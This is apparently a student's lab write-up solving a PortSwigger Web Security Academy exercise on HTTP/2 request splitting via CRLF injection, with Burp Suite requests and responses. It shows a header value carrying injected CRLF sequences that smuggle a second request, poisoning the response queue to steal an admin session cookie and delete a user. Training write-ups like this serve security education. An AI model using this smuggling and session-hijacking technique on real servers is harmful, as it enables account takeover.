
# TASK REPORT - SAFE YOUR WEB

| | |
|---|---|
| Name | Sadiq Sonalkar |
| Email | sadiqsonalkar21@gmail.com |
| Submission Date | 28-04-2023 |

## Task 2

**Lab Name: -** HTTP/2 request splitting via CRLF injection



HTTP/2 request splitting via CRLF injection


Back to lab description »

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete



HTTP/2 request splitting via CRLF injection

Back to lab description »

Congratulations, you solved the lab!

Lab: HTTP/2 request splitting via CRLF injection

This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and fails to adequately sanitize incoming headers.

To solve the lab, delete the user `carlos` by using response queue poisoning to break into the admin panel at `/admin`. An admin user will log in approximately every 10 seconds.


The connection to the back-end is reset every 10 requests, so don't worry if you get it into a bad state - just send a few normal requests to get a fresh connection.

# TASK REPORT - SAFE YOUR WEB

The goal is to delete the user carlos by using response queue poisoning to break into the admin panel at /admin

Make sure the interceptor and the BURP proxy is on.

Then access the lab and refresh the page. The interceptor will capture it.




Filter: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type |
|---|---|---|---|---|---|---|---|---|
| 7 | https://0ab8008404815dcc806b... | GET | / | | | 200 | 8483 | HTML |
| 8 | https://0ab8008404815dcc806b... | GET | /academyLabHeader | | ✓ | 400 | 130 | text |

Send the get request to the repeater and turn the interceptor off to avoid disturbance.


So, this will be the request in our repeater.



```
GET / HTTP/2
Host: 0ab8008404815dcc806b2b3a00960021.web-security-academy.net
Cookie: session=skDDNQsqUFRumC9C3PiemIJeORWsHGkO
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers

```


I’ll open Inspector's **Request Attributes** section and change the protocol to HTTP/2



Protocol: HTTP/2

| Name | Value |
|---|---|
| Method | GET |
| Path | / |

You will get a response.




```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 8375

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsBlog.css rel=stylesheet>
    <title>
      HTTP/2 request splitting via CRLF injection
    </title>
```


Now in the request ill add something that it will Change the path of the request to a non-existent endpoint.

I have added /x in the get sentence.



```
GET /x HTTP/2
Host: 0ab8008404815dcc806b2b3a00960021.web-security-academy.net
Cookie: session=skDDNQsqUFRumC9C3PiemIJeORWsHGkO
```

So, the response will always be 404 Not found.




```
HTTP/2 404 Not Found
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11

"Not Found"
```

Once the response queue is poisoned, this will make it easier to recognize any other user’s responses that’s successfully captured.

Now, in the inspector session, in request headers I'll add a new header as follows.

In the header value, I'll inject \r\n sequences to split the request so that you're smuggling another request to a non-existent endpoint as follows:



Name:


```
foo
```

Value:

```
bar\r\n
\r\n
GET /x HTTP/1.1\r\n
Host: 0ab8008404815dcc806b2b3a00960021.web-security-academy.net
```

I'll send the requesting after adding this header. Then I'll wait for around 2-3 seconds, then send the request again to fetch an arbitrary response. Most of the time, you will receive your own 404 response.

I'll repeat the process, until I'll get 302 Found which will contain the admin's new post-login session cookie.




```
HTTP/2 302 Found
Location: /my-account
Set-Cookie: session=HIxllaOKIAlKfZvVJq5VXBSgkOljlUkK; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```

I have copied the session cookie.


Then in burpsuite I'll turn the interceptor on and ill add /admin at the end of the website.



HTTP/2 request splitting v
https://0ab8008404815dcc806b2b3a00960021.web-security-academy.net/admin
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Web Security Academy
Back to lab description »

HTTP/2 request splitting via CRLF injection

I’ll hit enter, and when the interceptor intercept my request, instead of the cookie that is already present, I’ll replace that with the cookie we copied.




Request to https://0ab8008404815dcc806b2b3a00960021.web-securit

```
GET /admin HTTP/2
Host: 0ab8008404815dcc806b2b3a00960021.web-security-a
Cookie: session=HIx1laOKIAlKfZvVJq5VXBSgkOljlUkK;
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:102.0)
```

And after changing the session cookie I’ll forward.

And I’ll land on this page.



Web Security Academy
HTTP/2 request splitting via CRLF injection
Back to lab description »

Users

wiener - Delete
carlos - Delete

After reaching this page, Ill click on delete for carlos.

Then the interceptor will intercept and I’ll change the session cookie for each intercept our interceptor had made.




Request to https://0ab8008404815dcc806b2b3a00960021.web-security-academy.net:443 [34.246.129.62]

```
GET /admin HTTP/2
Host: 0ab8008404815dcc806b2b3a00960021.web-security-academy.net
Cookie: session=HIx1laOKIAlKfZvVJq5VXBSgkOljlUkK;
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0ab8008404815dcc806b2b3a00960021.web-security-academy.net/admin
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers


```

After I replaced all the cookie with the cookie I copied. The user Carlos will get deleted.



HTTP/2 request splitting via CRLF injection


Back to lab description »

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete



HTTP/2 request splitting via CRLF injection

Back to lab description »

LAB Solved

Congratulations, you solved the lab!


Share your skills! Continue learning »

Home | Admin panel | My account

User deleted successfully!

Users

wiener - Delete



HTTP/2 request splitting via CRLF injection

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | My account

**And the lab is solved.**